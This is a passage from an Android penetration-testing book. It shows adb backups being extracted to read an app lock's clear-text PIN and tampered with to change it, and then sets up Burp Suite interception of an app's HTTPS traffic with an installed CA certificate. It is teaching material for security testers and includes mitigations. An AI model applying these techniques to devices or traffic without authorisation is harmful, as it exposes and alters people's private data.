                              - write an archive of the device's data to <file>.
                                If no -f option is supplied then the data is written
                                to "backup.ab" in the current directory.
                                (-apk|-noapk enable/disable backup of the .apks themselves
                                   in the archive; the default is noapk.)
                                (-obb|-noobb enable/disable backup of any installed apk expansion
                                   (aka .obb) files associated with each application; the default
                                   is noobb.)
                                (-shared|-noshared enable/disable backup of the device's
                                   shared storage / SD card contents; the default is noshared.)
                                (-all means to back up all installed applications)
                                (-system|-nosystem toggles whether -all automatically includes
                                   system applications; the default is to include system apps)
                                (<packages...> is the list of applications to be backed up.  If
                                   the -all or -shared flags are passed, then the package
                                   list is optional.  Applications explicitly given on the
                                   command line will be included even if -nosystem would
                                   ordinarily cause them to be omitted.)

adb restore <file>            - restore device contents from the <file> backup archive
```

As we can see, we have lots of options to tweak our backup needs.

We can backup an entire android phone using the following command:

```
adb backup -all -shared -apk
```

We can also store only a specific app using the following command:

```
adb backup -f <filename> <package name>
```

In our case, it will be as follows:


```
adb backup -f backup.ab com.whatsapplock
```

Running the command gives us the following output:

```
C:\> adb backup -f backup.ab com.whatsapplock
```

Now unlock your device and confirm the backup operation.

As we can see, the above command suggests to us to unlock the screen and click on the **Back up my data** button on the device. It also provides provision to encrypt the backup, you can type in the password if you wish to use encryption:



Once you click the button, it will create a new file in our working directory called `backup.ab`:

```
C:\backup>dir
 Volume in drive C is System
 Volume Serial Number is 9E95-4121

 Directory of C:\backup

25-Jan-16  11:59 AM    <DIR>          .
25-Jan-16  11:59 AM    <DIR>          ..
25-Jan-16  11:59 AM             4,447 backup.ab

C:\backup>
```


Convert .ab format to tar format using Android backup extractor

Even though we have got the `backup.ab` file, we cannot directly read the contents of this file. We need to first convert it into a format which we can understand. We will use one of our favorite tools, Android backup extractor, to convert our `.ab` file into `.tar` format.

Let's download **Android Backup Extractor** from the following URL:

`http://sourceforge.net/projects/adbextractor/`

Once we extract the ZIP file, we should see the following files and folders:



Though each of these files and folders serve some purpose, we are only interested in `abe.jar`. Copy the `abe.jar` file into the backup directory where we have kept our `backup.ab` file:

```
C:\backup>dir
 Volume in drive C is System
 Volume Serial Number is 9E95-4121

 Directory of C:\backup

25-Jan-16  12:03 PM    <DIR>          .
25-Jan-16  12:03 PM    <DIR>          ..
03-Nov-15  01:10 AM         6,167,026 abe.jar
25-Jan-16  11:59 AM             4,447 backup.ab
C:\backup>
```

Let's look at the command flags provided by this tool by issuing the following command:

```
C:\backup>java -jar abe.jar --help
Android backup extractor v20151102
Cipher.getMaxAllowedKeyLength("AES") = 128
Strong AES encryption allowed, MaxKeyLenght is >= 256
Usage:
        info:   abe [-debug] [-useenv=yourenv] info <backup.ab>
[password]
        unpack: abe [-debug] [-useenv=yourenv] unpack <backup.ab>
<backup.tar> [password]
        pack:   abe [-debug] [-useenv=yourenv] pack <backup.tar> <backup.
ab> [password]
        pack 4.4.3+:    abe [-debug] [-useenv=yourenv] pack-kk <backup.
tar> <backup.ab> [password]
        If -useenv is used, yourenv is tried when password is not given
        If -debug is used, information and passwords may be shown
        If the filename is '-', then data is read from standard input or
written to standard output
```

As we can see, we can use `abe.jar` to pack or unpack the backup file. So, let us use the unpack option to unpack the backup file. As we can see in the help, we need to specify the target file as `.tar`:

```
C:\backup>java -jar abe.jar -debug unpack backup.ab backup.tar
Strong AES encryption allowed
Magic: ANDROID BACKUP
Version: 1
Compressed: 1
Algorithm: none
116224 bytes written to backup.tar
```

As shown above, the backup file is converted into a TAR file and it should be present in our working directory:

```
android@laptop /cygdrive/c/backup
$ dir
abe.jar  backup.ab  backup.tar
```

Extracting the TAR file using the pax or star utility

We should now extract the contents by using the star utility which is available in Android backup extractor software or pax utility from Cygwin.

The syntax for `star.exe` is as follows:

```
C:\backup> star.exe -x backup.tar
```

Let's use the pax utility from Cygwin to extract contents of `backup.tar`.

First, we need to install Cygwin, binutils, and pax modules from its repositories. After the installation, open the Cygwin terminal and you will be greeted with the following terminal window:

```
android@laptop ~
$ pwd
/home/android


android@laptop ~
$
```

As we can see, we are not in the `c:\backup` directory. To access the `c` drive you need to go into `cygdrive`, then into `C` drive by using the following command:

```
android@laptop ~
$ cd /cygdrive/c/backup
$ ls
abe.jar  backup.ab  backup.tar
```

Finally, extract the TAR file using the `pax` command:

```
$ pax -r < backup.tar
```

The preceding command creates the `apps` folder in the present directory, which you can see by using the `ls` command:

```
android@laptop /cygdrive/c/backup
$ ls
abe.jar  apps  backup.ab  backup.tar
```

Analyzing the extracted content for security issues

Let's review the content of apps to see if we can find anything interesting:

```
android@laptop /cygdrive/c/backup
$ cd apps

android@laptop /cygdrive/c/backup/apps
$ ls
com.whatsapplock

android@laptop /cygdrive/c/backup/apps
$ cd com.whatsapplock/

android@laptop /cygdrive/c/backup/apps/com.whatsapplock
$ ls
_manifest  db  f  r  sp
```

As we can see, there is a folder with the name of the `com.whatsapplock` package, which contains the following folders:

- `_manifest` – the `AndroidManifest.xml` file of the app
- `db` – contains `.db` files used by the application
- `f` – the folder used to store the files
- `sp` – stores shared preferences XML files
- `r` – holds views, logs, and so on

Since we already know this app stores PINs in the shared preferences folder, let's review it for insecure `shared_preferences`:

```
android@laptop /cygdrive/c/backup/apps/com.whatsapplock
$ cd sp/
android@laptop /cygdrive/c/backup/apps/com.whatsapplock/sp
$ dir
com.whatsapplock_preferences.xml  inmobiAppAnalyticsAppId.xml
```

```
IMAdTrackerStatusUpload.xml       inmobiAppAnalyticsSession.xml
impref.xml                        WhatsLock.xml

android@laptop /cygdrive/c/backup/apps/com.whatsapplock/sp
$ cat com.whatsapplock_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="entryCode">1234</string>
    <int name="revstatus" value="1" />
</map>

android@laptop /cygdrive/c/backup/apps/com.whatsapplock/sp
$
```

As we can see in the preceding excerpt, if we have a backup of a specific app we can analyze the data of that application without having root access on the device. This is really useful when we have to show a proof of concept without a rooted device. Many Android forensics tools also use this backup technique to extract data from the device without root access.

We can also make changes to the backup file that we have extracted. If you wish to make changes to the backup and restore it on the device then you can follow the following steps to accomplish it:

1. Backup the target app:

   ```
   adb backup -f backup.ab com.whatsapplock
   ```

2. Remove the header and save the modified file using the `dd` command. Save the list of files to preserve their order:

   ```
   dd if=backup.ab bs=24 skip=1| openssl zlib -d > backup.tar
   tar -tf backup.tar > backup.list
   ```

3. Extract the tar file and make the required changes to the content of the app, like changing the PIN, changing preferences, and so on:


   ```
   tar -xf backup.tar
   ```

4. Create the `.tar` file from the modified files:

   ```
   star -c -v -f newbackup.tar -no-dirslash list=backup.list
   ```

5. Append the header from the original `.ab` file to the new file:
   ```
   dd if=mybackup.ab bs=24 count=1 of=newbackup.ab
   ```
6. Append the modified content to the header:
   ```
   openssl zlib -in newbackup.tar >> newbackup.ab
   ```
7. Restore the backup with the modified content:
   ```
   adb restore newbackup.ab
   ```

Just like data backup, data restore needs user confirmation, please click on the button **Restore my data** to complete the restore process:



It's obvious now that an attacker with physical access to the device can do anything. In the coming few chapters we will also see that the presence of lock screens doesn't hinder an attacker much in accomplishing his goals.

Being safe

It's clear that sensitive information shouldn't be stored in clear text and great care must be taken to store the data securely.

Try to avoid storing sensitive data on the device and store it at the server side. If you cannot avoid it, usage of strong encryption algorithms should be considered to encrypt the data. There are libraries available for encrypting your data when you save it on the device.

Secure Preferences is one such library that can be used to encrypt data in shared preferences. This can be found at the following link `https://github.com/scottyab/secure-preferences`.

SQLCipher is an option for encrypting SQLite databases. SQLCipher can be found at the following link `https://www.zetetic.net/sqlcipher/sqlcipher-for-android/`.

It should be noted that key management is a problem when using symmetric encryption algorithms such as AES. In such cases, **Password Based Encryption** (**PBE**) is another option, where the key will be derived based on the user-entered password.

If you consider using hashing, use a strong hashing algorithm with a salt.

Summary

In this chapter, we have discussed various data storage mechanisms used by Android frameworks. We have seen how shared preferences, SQLite databases, and internal and external storage is used to insecurely store data. The backup techniques allowed us to perform the same techniques as on a rooted device with only a few extra steps, even on non-rooted devices. In the next chapter, we will discuss techniques to find vulnerabilities in the server side of a mobile app.

6
Server-Side Attacks

This chapter gives an overview of attack surface of Android apps from server side. We will discuss the possible attacks on Android Apps backend, devices, and other components in application architecture. Essentially, we will build a simple threat model for a traditional application that communicates with databases over the network. It is essential to understand the possible threats that an application may come across for performing a penetration test. This chapter is a high level overview and contains less technical details as most of the server side vulnerabilities are related to web attacks and have been covered extensively in OWASP Testing and Developer guides.

This chapter covers the following topics:

- Type of mobiles apps and their threat models
- Understanding mobile app's service side attack surface
- Strategies for testing mobile backend
    - Setting up burp proxy for testing
        - Via APN
        - Via Wi-Fi
    - Bypassing Certificate Errors
    - Bypassing HSTS
    - Bypassing Certificate Chaining
- Few OWASP Mobile/Web Top 10 vulnerabilities

The server-side attacks on mobile backend are predominantly web application attacks. Usual attacks like SQL injection, command injection, stored XSS, and other web attacks are common in these RESTful APIs. Though we have multiple categories of attacks on Android backend, this chapter focuses mainly on attacks at web layer and transport layer. We will briefly discuss various standards and guidelines to test and secure mobile app backend. This chapter shouldn't be taken as a comprehensive guide for web attacks, however, readers who are interested in an in depth reference, can refer to the Web Application Hackers Handbook.

Different types of mobile apps and their threat model

As discussed in the previous chapter, Android apps are broadly divided into three types based on how they are developed:


- **Web based apps**: A mobile web app is software that uses technologies such as JavaScript or HTML5 to provide interaction, navigation, or customization capabilities. All the web related attacks are applicable for web based apps.
- **Native apps**: Native mobile apps provide fast performance and a high degree of reliability. They also have access to a phone's various devices, such as its camera and address book. We have already covered the client side attacks in previous chapters and server side attacks are mostly attacks on web services, especially on RESTful APIs.
- **Hybrid apps**: Hybrid apps are like native apps, run on the device, and are written with web technologies (HTML5, CSS, and JavaScript). Vulnerabilities which are present on both the Web based apps and Native apps can be found in Hybrid apps. So a combined approach helps to do a thorough pentest.

Mobile applications server-side attack surface

Understanding the working of an application is paramount to securing the application. We will discuss how a typical Android application is designed and used. We will then delve into the risks associated with the apps.

Mobile application architecture

The following diagram shows a typical architecture of a mobile backend with an app server and DB server. This app connects to the backend API server which relies on a database server behind the scenes:



It is recommended to follow the secure SDLC process while developing software. Many organizations embrace this method of SDLC to implement security at each phase of the software development life cycle process.

Performing threat modeling early in the application design process would allow for strong control on security vulnerabilities in the application. Building an application with no defects early in the process is much cheaper than addressing them once an application is in production. This is something which is being missed in the majority of the applications during the software development life cycle process.

Strategies for testing mobile backend


As we have discussed, backend testing is pretty much web application testing, however, there are a few things we need to set up, to be able to see HTTP/HTTPS traffic in our favorite proxy, Burp Suite.

Setting up Burp Suite Proxy for testing


In order to test server-side vulnerabilities present in mobile apps, a proxy is an indispensable tool in a tester's arsenal. There are quite a few ways to configure the proxy based on what network you are using and the availability of an emulator/physical device. In this section, we will explore two such options to configure Burp Suite via Wi-Fi and APNs.

First step in this process is to make our proxy listen on a port, in our case it's `8082`:

1. Go to **Proxy** | **Options** from the context tabs.
2. Click on the **Add** button.
3. Fill in the port to bind and select **All interfaces** as shown in the following screenshot:



4. Make sure that the **Alerts** tab shows **Proxy service started on port 8082**.
5. If everything goes well, you should see a screen similar to the following:




Now that we have started our proxy, let's configure our emulator/device to proxy all the requests/responses via our proxy to see what's going on behind the scenes.


Proxy setting via APN

We can enable our proxy for all the communication between the Android device and backend by following the steps below:


1. Click on the **Menu** button.
2. Click on the **Settings** button.
3. Under **Wireless & Networks**, select **More**.
4. Select **Cellular Networks**.
5. Go to **Access Point Names (APNs)**:



6. Select the **Default Mobile** service provider:



7. Under the **Edit** access point section, fill in your proxy and port, in our case it's `192.168.1.17` and `8082` respectively.
8. We should see the following screen once the proxy is set up:




You might have to set up your DNS appropriately if not done already.


Proxy setting via Wi-Fi

The easiest way to configure a proxy is via Wi-Fi and it is recommended as it's easy to set up and test. Before we continue to set up the proxy, we need to connect to Wi-Fi and authenticate. Check if you are able to access any Internet resource like `www.google.com`:


1. Select the SSID you are connected to (in our case, it's **WiredSSID**):



2. Tap and hold it for a second until the context menu pops up:




3. Select **Modify network** and fill in proxy host and port details:




4. Save the settings to confirm the proxy details.

Bypass certificate warnings and HSTS

Let's check if our proxy settings are working fine, by visiting `www.google.com`. To our surprise, we see an SSL certificate warning:




Click the **Continue** button to see a HTTP(S) request in Burp Proxy:



For curious souls, the security warning is because Burp Suite is behaving as a man in the middle and our browser can't authenticate the certificate issuer and so raises a certificate warning.


If we click on the **View Certificate** button, we will see the Certifying Authority is **PortSwigger CA**, but it should be Google Internet Authority G2:



To avoid this popup every time, we need to install Burp's certificate to the Android device. By adding the cert into the device's trusted store, we are deceiving the app to consider Burp's certificate as trusted.

